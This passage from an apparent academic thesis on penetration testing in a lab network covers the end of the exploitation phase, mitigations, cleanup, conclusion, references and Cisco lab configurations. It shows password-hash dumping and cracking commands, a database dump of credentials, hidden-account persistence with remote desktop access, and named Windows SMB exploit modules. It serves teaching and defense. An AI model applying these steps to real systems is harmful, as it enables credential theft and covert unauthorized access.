
Hashdump is used to crack the passwords from the server machine. “Hashdump” is an inbuilt service in the meterpreter and runs by just typing Hashdump. This service will copy all the hashes from the target machine. This file is extracted using John the Ripper, which is a ripper to decode hashdumps. A command in the format below will crack the file to display login hashes.

(c) John --format=nt2 (file location)

Finally, Metasploitable is running mysql from the report of the port scan. Similar procedure as Windows xp, msfconsole would breach into the Metasploitable system too.

Mysql -h 10.10.10.4 -u guest -p

This command will login to the mysql and further will list databases as in Figure 5.33.



```
root@kali: ~
File Edit View Search Terminal Help
mysql> select * from accounts;
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | adrian | somepassword | Zombie Films Rock! | TRUE |
| 3 | john | monkey | I like the smell of confunk | FALSE |
| 4 | jeremy | password | d1373 1337 speak | FALSE |
| 5 | bryce | password | I Love SANS | FALSE |
| 6 | samurai | samurai | Carving Fools | FALSE |
| 7 | jim | password | Jim Rome is Burning | FALSE |
| 8 | bobby | password | Hank is my dad | FALSE |
| 9 | simba | password | I am a cat | FALSE |
| 10 | dreveil | password | Preparation H | FALSE |
| 11 | scotty | password | Scotty Do | FALSE |
| 12 | cal | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Duggie! | FALSE |
| 14 | kevin | 42 | Doug Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. FTW | FALSE |
| 16 | ed | pentest | Commandline KungFu anyone? | FALSE |
+-----+-----+-----+-----+-----+
16 rows in set (0.02 sec)

mysql>
msf auxiliary(mysql login) >
```

Figure 5.33: Results for Metasploitable Exploit

Further using the attributes in the list, access to all the information in the Metasploitable are available.

Maintain: This phase also deals with maintaining the gained access. For this purpose, creating a hidden user and hiding the account from the registry will ease the procedure. From here on login into the server with the hidden user and password, the remote desktop is enabled on the attacking machine as shown in Figure 5.34.

rdesktop -u username -p password -d domain-name 10.10.10.2




Figure 5.34: Remote Desktop Connection to the Target.

Logging into the target machine ends the basic procedure of penetration testing. A similar procedure on the operating systems like Windows 2008 server and Windows 7 were also

performed targeting different vulnerabilities. Exploits in 2008 server and Windows 7 also include the following,

smb/ms09_050_smb2_negotiate_func_index

smb/ms10_006_negotiate_response_loop

These exploits have also been exploited and tested for successful attacks. Now that the exploitation is successful, through the server, we can login to the host machines, create users, administrators and also manage to hide from the notification center. With this kind of access to the machine, anything is possible.

5.3.5 Analysis and Reporting

As a penetration tester, with all the experimentation procedure and results, detailed documentation needs to be prepared for the official customer reasons. This document must also include the mitigation techniques. Few of the most useful mitigations for intruder attacks of this kind include the following.

- Disable all redundant services
- Timely updates on Operating systems
- Firewall turned ON
- Credible Anti-virus
- Configure IDS/IPS at server side and having a strong DMZ

5.3.6 Cleaning Up

This phase of the penetration testing is to set back everything to its usual running conditions to make things functional as before. In simple words, it is just undoing all the above phases. Things like creating users, modifying files and applications, changing router configurations have to be

concentrated as this might lead to back drop of the functionality of an organization. Furthermore, removing cache files and temporary files is most important as these leave traces of work. Also, let the malicious user, if any, inside the network to gather information.

6. CONCLUSION AND FUTURE WORK

This chapter concludes the research with appropriate research contributions, problem statements and aspiring future works.

This work emphasizes the importance of penetration testing in building a much more challenging network. Furthermore, this thesis demonstrates the working of BGP in a physical laboratory environment and employs the usage of different tools for penetration testing. We have presented the various vulnerabilities that are commonly notified in any network. Also, we have demonstrated a laboratory setup that replicates an organizational network.

These contributions would help enthusiasts to utilize and enhance methodologies to discover more vulnerabilities in the scale of router and desktop integration.

The following are the crucial problem statements that are performed during the research,

- Penetration testing types, phases and applications
- Border Gateway Protocol implementation in a lab
- Vulnerabilities in the network equipment
- Vulnerabilities in different applications on host machines

This thesis elaborates a process of performing penetration tests on a real network. Irrespective of the operating system and the usability, the vulnerabilities are tracked down using various tools and applications. A detailed introduction to various penetration testing, BGP, testing tools and frameworks is accompanied by its analysis in a laboratory environment. This thesis supported the utility and the feasibility of the penetration testing methodology in different phases. The prototype of an organizational network is demonstrated in the lab implementing the current main internet domain protocol (BGP). In conclusion, penetration testing is the highest level of

assessment for any network as this examines elaborated vulnerabilities in a physical network contributing in mitigation. Though the manufacturers of the network equipment and the servers strive to mitigate the existing vulnerabilities, there are always new threats emerging. As the advancements in the sophisticated technology are inevitable, so are the vulnerabilities. Successful penetration tests with a proper methodology on a regular basis guarantee the security of any organization fetching customer trust.

With this thesis as base, most appropriate future work would be attacking vulnerabilities in BGP protocol to intercept traffic via sending malicious packets amongst trusted peers inside the network. Developing Metasploit scripts with a novel aim to run successful exploits against the defended bugs in various Windows environments using ruby language will be a good idea. Also, fuzzer coding is fascinating to learn and design which helps sending forged packets to various vulnerable applications. Most importantly, automating the process of penetration testing as any other software application will help organizations to confidently secure their network with required minimal knowledge. Furthermore, Social engineering is usually overlooked creating an unknown back door. Logical methods in emphasizing the confidentiality during social gatherings and websites will help restrict the information gathering by an attacker.

REFERENCES

- [1]. "Kali Linux Tools." *Kali Linux Tools*. N.p., n.d. Web. 25 sep. 2014.
- [2]. "THE METASPLOIT PROJECT" *Metasploit*. Rapid7, 20 Oct. 2010. Web. 01 Oct. 2014.
- [3]. Maynor, David, K. K. Mookhey, Jacopo Cervini, Fairuzan Roslan, and Kevin Beaver. "Metasploit Toolkit for Penetration Testing Exploit Developement." (2007): n. pag. *Www.syngress.com*. SYNGRESS. Web. 3 sep. 2014.
- [4]. Silberman. "Metasploit: Reconstructing the Scene of the Crime." BHUSA, 2009. Web. 10 Sept. 2014.
- [5]. Miller, M. "Metasploit's Meterpreter." (2004): n. pag. Web. 25 Sept. 2014. <<https://dev.metasploit.com/documents/meterpreter.pdf>>.
- [6]. "Become an Ubuntu OpenStack Expert." *The Leading OS for PC, Tablet, Phone and Cloud*. Canonical Ltd, n.d. Web. 08 Sept. 2014.
- [7]. Lyon, Gordon. "Nmap - Free Security Scanner For Network Exploration & Security Audits." Nmap - Free Security Scanner For Network Exploration & Security Audits. Secure Software Developer, n.d. Web. 12 Sept. 2014.
- [8]. "Internet Security and Data Mining." Netcraft. Netcraft Ltd, 1995. Web. 20 Sept. 2014.
- [9]. Linfeng, Li, and Marko Helenius. "Usability Evaluation of Anti-phishing Toolbars - Springer." *Usability Evaluation of Anti-phishing Toolbars - Springer*. Springer - Verlag France, 12 Jan. 2007. Web. 09 Sept. 2014.
- [10]. "Brutus - The Remote Password Cracker." Brutus - The Remote Password Cracker. HooBie Inc, 1997. Web. 09 Sept. 2014
- [11]. "Dnsstuff." *Networkworld*. Network World, n.d. Web. 19 Sept. 2014.
- [12]. Giacobbi, Giovanni. "What Is Netcat?" The GNU Netcat. N.p., 11 Jan. 2004. Web. 29 Sept. 2014.
- [13]. "Protocol Testing - Theory, Test Suites, Tools, Formal Methods." *Protocol Testing - Theory, Test Suites, Tools, Formal Methods*. Protocog, n.d. Web. 27 Sept. 2014.
- [14]. Sanfilippo, Salvatore, Et Al. "Hping - Active Network Security Tool." Hping - Active Network Security Tool. N.p., 2006. Web. 04 Oct. 2014.
- [15]. "Nessus Vulnerability Scanner." Tenable Network Security. Tenable Network Security, 2002. Web. 06 Oct. 2014.

- [16]. "Nessus Perimeter Service User Guide." (2013): n. pag. Tenable Security, Jan.-Feb. 2013. Web. 27 Sept. 2014.
- [17]. John. "John the Ripper Password Cracker." John the Ripper Password Cracker. N.p., n.d. Web. 08 Oct. 2014
- [18]. Sidel, Robin. The Wall Street Journal. Dow Jones & Company, 10 Sept. 2014. Web. 08 Oct. 2014.
- [19]. "DEF CON 22 Hacking Conference." DEF CON Communications, Inc, n.d. Web. 25 Oct. 2014.
- [20]. Naik, Nitin A., et al. "Penetration Testing: A Roadmap To Network Security." (2009): *arXiv*. Web. 9 Oct. 2014.
- [21]. "The Diary of a Networker - blogspot.com." *Insert Name of Site in Italics*. N.p., n.d. Web. 25 Oct. 2014 <http://yadhutony.blogspot.com/_br>.
- [22]. Midian, Paul. "Perspectives on Penetration Testing — Black Box vs. White Box." *Network Security* Nov. 2002: 10. *Business Source Complete*. Web. 9 Oct. 2014.
- [23]. "Three Different Shades of Ethical Hacking: Black, White and Gray." (2004): n. pag. SANS Institute, 2004. Web. 16 Sept. 2014.
- [24]. Henry, Kevin M. *Penetration Testing : Protecting Networks And Systems*. Ely, Cambridgeshire, U.K.: IT Governance Pub, 2012. *eBook Collection (EBSCOhost)*. Web. 9 Oct. 2014.
- [25]. Heusser, Matthew. "Hackers, Security Pros Talk Penetration Testing, Social Engineering." CIO. CXO Media Inc, 24 Oct. 2012. Web. 18 Sept. 2014.
- [26]. "Penetration Testing - 2-sec (London Based Security Consultants)." 2sec RSS2. N.p., 1998. Web. 09 Oct. 2014.
- [27]. Geer, D., and J. Harthorne. "Penetration Testing: A Duet." *Proceedings Of The 18Th Annual Computer Security Applications Conference, 2002* (2002): 185. *Publisher Provided Full Text Searching File*. Web. 9 Oct. 2014.
- [28]. Saindane, Manish. "Penetration Testing - A Systematic Approach." (n.d.): n. pag. *Www.infosecwriters.com*. 2009. Web. 29 Sept. 2014.
- [29]. Skaggs, B., et al. "Network Vulnerability Analysis." *2002 45Th Midwest Symposium On Circuits & Systems, 2002 (MWSCAS-2002)* (2002): III. *Publisher Provided Full Text Searching File*. Web. 9 Oct. 2014.

- [30]. "About Vulnerability Scanning." About Vulnerability Scanning. N.p., n.d. Web. 20 Sept. 2014.
- [31]. Maynor, David, K. K. Mookhey, Jacopo Cervini, Fairuzan Roslan, and Kevin Beaver. "Metasploit Toolkit for Penetration Testing Exploit Development." (2007): n. pag. *Www.syngress.com*. SYNGRESS. Web. 3 Oct. 2014.
- [32]. "Black-Box Assessment of Web Systems Security." (2012): *OAIster*. Web. 25 Oct. 2014.
- [33]. Wu, Xuehui. "BGP Fast Convergence Based On Message Classification." *International Journal of Future Generation Communication & Networking* 6.6 (2013): 151-159. *Library, Information Science & Technology Abstracts with Full Text*. Web. 9 Oct. 2014.
- [34]. "Services." Services. Information Security, 2013. Web. 21 Sept. 2014.
- [35]. Vijayan, Jaikumar. "THE 'HACKER SAFE' SEAL: Shield OR Target?." *Computerworld* 42.4 (2008): 12-14. *Business Source Complete*. Web. 9 Oct. 2014.
- [36]. Paganini, Pierluigi. "Walk Through the Penetration Testing Fundamentals - Security Affairs." *Security Affairs RSS*. N.p., 12 Apr. 2012. Web. 09 Oct. 2014.
- [37]. "M2 Presswire: Capgemini: Security Zone: penetration testing define your objectives; Penetration testing is not always well understood by those purchasing such services. It is my belief that organisations could often obtain better value for money by considering other se." *M2 Presswire (England)* 14 May 2009: *NewsBank*. Web. 9 Oct. 2014.
- [38]. Huston, Geoff, Rossi M, and Armitage G. "Untitled Document." *Untitled Document*. IEEE, 27 Sept. 2010. Web. 09 Sept. 2014.
- [39]. "Cisco Configuration Professional - Products & Services." Cisco. N.p., n.d. Web. 09 Oct. 2014.
- [40]. Trull, Jonathan. "Security Through Effective Penetration Testing." *Isaca.org*. ISACA, 2012. Web. 24 Sept. 2014.
- [41]. "Improving IT Security." *Bsi.bund.de*. Federal Office For Information Security, July 2011. Web. 11 Sept. 2014.
- [42]. "Penetration Testing." 2-Sec, n.d. Web. 15 Sept. 2014.
- [43]. Samant, Neha. "Automated Penetration Testing." San Jose University, 2011. Web. 1 Oct. 2014.
- [44]. "Examples of Finite State Machines." Stack Exchange Inc, 14 Feb. 2011. Web. 10 Sept. 2014.

- [45]. "Cisco Security Advisory." *Cisco IOS Software Malformed Border Gateway Protocol Attribute Vulnerability*. N.p., n.d. Web. 10 Oct. 2014.
- [46]. "Revealed: The Internet's Biggest Security Hole | WIRED." *Wired.com*. Conde Nast Digital, 26 Aug. 2008. Web. 10 Oct. 2014.
- [47]. Quoitin, Bruno. "Interdomain Traffic Engineering with BGP." IEEE, May 2003. Web. 12 Oct. 2014.
- [48]. "Dradis - Effective Information Sharing." *Dradis - Effective Information Sharing*. Security Roots, n.d. Web. 15 Oct. 2014.
- [49]. Hauser, Van. "THC-HYDRA - Fast and Flexible Network Login Hacker." *THC-HYDRA - Fast and Flexible Network Login Hacker*. N.p., n.d. Web. 15 Oct. 2014.
- [50]. "Metasploitable – Virtual Machine to Test Metasploit." - *Intentionally Vulnerable Machine*. Rapid7, n.d. Web. 15 Oct. 2014.
- [51]. "Maltego." *Paterva/Maltego*. Paterva, n.d. Web. 15 Oct. 2014.
- [52]. "Welcome to Python." *Python.org*. Python Software Foundation, n.d. Web. 15 Oct. 2014.
- [53]. "Scapy." *Scapy*. Secdev.org, n.d. Web. 15 Oct. 2014.
- [54]. "Wireshark." *Wireshark · Go Deep*. Wireshark Foundation, n.d. Web. 15 Oct. 2014.
- [55]. "Network Security Algorithms." Ttgtmedia, 16 Apr. 2008. Web. 11 Oct. 2014.
- [56]. "Cisco ASA 5500 Series Configuration Guide Using the CLI, 8.2 - Introduction to the Security Appliance [Cisco ASA 5500-X Series Next-Generation Firewalls]." *Cisco*. N.p., 14 Jan. 2013. Web. 15 Oct. 2014.
- [57]. Granlund, D., et al. "A Uniform AAA Handling Scheme For Heterogeneous Networking Environments." *2009 IEEE 34Th Conference On Local Computer Networks* (2009): 683. *Publisher Provided Full Text Searching File*. Web. 23 Oct. 2014.

APPENDICES

Appendix 1: Laboratory Configurations

Table A1.1: PC Configurations

PC0 (Linux)	IP address: 192.82.46.2/24
	Gateway: 192.82.46.1
PC1 (Ubuntu)	IP address: 192.82.46.3/24
	Gateway: 192.82.46.1
PC3 (Windows Server 2003)	IP address: 192.168.4.3/24
	Gateway: 192.168.4.1
PC4	IP address: 192.168.4.4/24
	Gateway: 192.168.4.1

Table A1.2: Router Configurations

Router0 (AS 200)	Fast Ethernet 0/0 : 192.82.46.1
	Serial 0/0/0 : 200.200.200.5 Serial 0/1/0 : 200.200.200.2
Router1 (AS 100)	Fast Ethernet 0/0 : 192.168.1.1
	Serial 0/0/0 : 200.200.200.1 Serial 0/1/0 : 200.200.200.10
Router2 (AS 300)	Fast Ethernet 0/0 : 192.12.16.1
	Serial 0/0/0 : 200.200.200.6 Serial 0/1/0 : 200.200.200.13
Router3 (AS 100)	Fast Ethernet 0/0 : 192.168.4.1
	Serial 0/0/0 : 200.200.200.9
Router4 (AS 300)	Fast Ethernet 0/0 : 192.12.20.1
	Serial 0/0/0 : 200.200.200.14

Appendix 2: Topology and Outputs of Cisco Tools




Figure A2.1: Topology Used to Configure the ASA on GNS3




Figure A2.2: Communication between the LAN and DMZ


```
ASA1 - SecureCRT
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+R>
ASA1 x R1 R2
ERROR: % incomplete command
ASA1(config)# http 0 0 inside
ASA1(config)# do wr
Ambiguous command. Please enter more characters.
ASA1(config)# wr
Building configuration...
Cryptochecksum: 291ae561 b3965a79 458d8b3e 4258f60d
2283 bytes copied in 0.740 secs
[OK]
ASA1(config)# int g1
ASA1(config-if)# nameif DMZ
INFO: Security level for "DMZ" set to 0 by default.
ASA1(config-if)# sec
ERROR: % incomplete command
ASA1(config-if)# sec
ASA1(config-if)# security-level 50
ASA1(config-if)# ip add 192.168.5.254 255.255.255.0
ASA1(config-if)# no shut
ASA1(config-if)# int g2
ASA1(config-if)# nameif outside
INFO: Security level for "outside" set to 0 by default.
ASA1(config-if)# ip add 100.0.0.254 255.255.255.0
ASA1(config-if)# no shut
ASA1(config-if)# sh run int go
ERROR: % Invalid input detected at '^' marker.
ASA1(config-if)# sh run int g0
!
interface GigabitEthernet0
 nameif inside
 security-level 100
 ip address 10.0.0.254 255.255.255.0
ASA1(config-if)# sh run int g1
!
interface GigabitEthernet1
 nameif DMZ
 security-level 50
 ip address 192.168.5.254 255.255.255.0
ASA1(config-if)# sh run int g2
!
interface GigabitEthernet2
 nameif outside
 security-level 0
 ip address 100.0.0.254 255.255.255.0
ASA1(config-if)#
Ready | Telnet: 127.0.0.1 | 46, 18 | 46 Rows, 167 Cols | VT100 | CAP NUM | 9:53 PM 11/25/2013
```

(a) Router Side

Figure A2.3: Security Levels to the LAN, DMZ and WAN Areas in the Network. Subfigure (a) Router side. Subfigure (b) Firewall side.


```
ASA1 - SecureCRT
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+R>
ASA1 x R1 R2
Building configuration...
Cryptochecksum: 291ae561 b3965a79 458d8b3e 4258f60d
2283 bytes copied in 0.740 secs
[OK]
ASA1(config)# int g1
ASA1(config-if)# nameif DMZ
INFO: Security level for "DMZ" set to 0 by default.
ASA1(config-if)# sec
ERROR: % incomplete command
ASA1(config-if)# sec
ASA1(config-if)# security-level 50
ASA1(config-if)# ip add 192.168.5.254 255.255.255.0
ASA1(config-if)# no shut
ASA1(config-if)# int g2
ASA1(config-if)# nameif outside
INFO: Security level for "outside" set to 0 by default.
ASA1(config-if)# ip add 100.0.0.254 255.255.255.0
ASA1(config-if)# no shut
ASA1(config-if)# sh run int go
ERROR: % Invalid input detected at '^' marker.
ASA1(config-if)# sh run int g0
!
interface GigabitEthernet0
 nameif inside
 security-level 100
 ip address 10.0.0.254 255.255.255.0
ASA1(config-if)# sh run int g1
!
interface GigabitEthernet1
 nameif DMZ
 security-level 50
 ip address 192.168.5.254 255.255.255.0
ASA1(config-if)# sh run int g2
!
interface GigabitEthernet2
 nameif outside
 security-level 0
 ip address 100.0.0.254 255.255.255.0
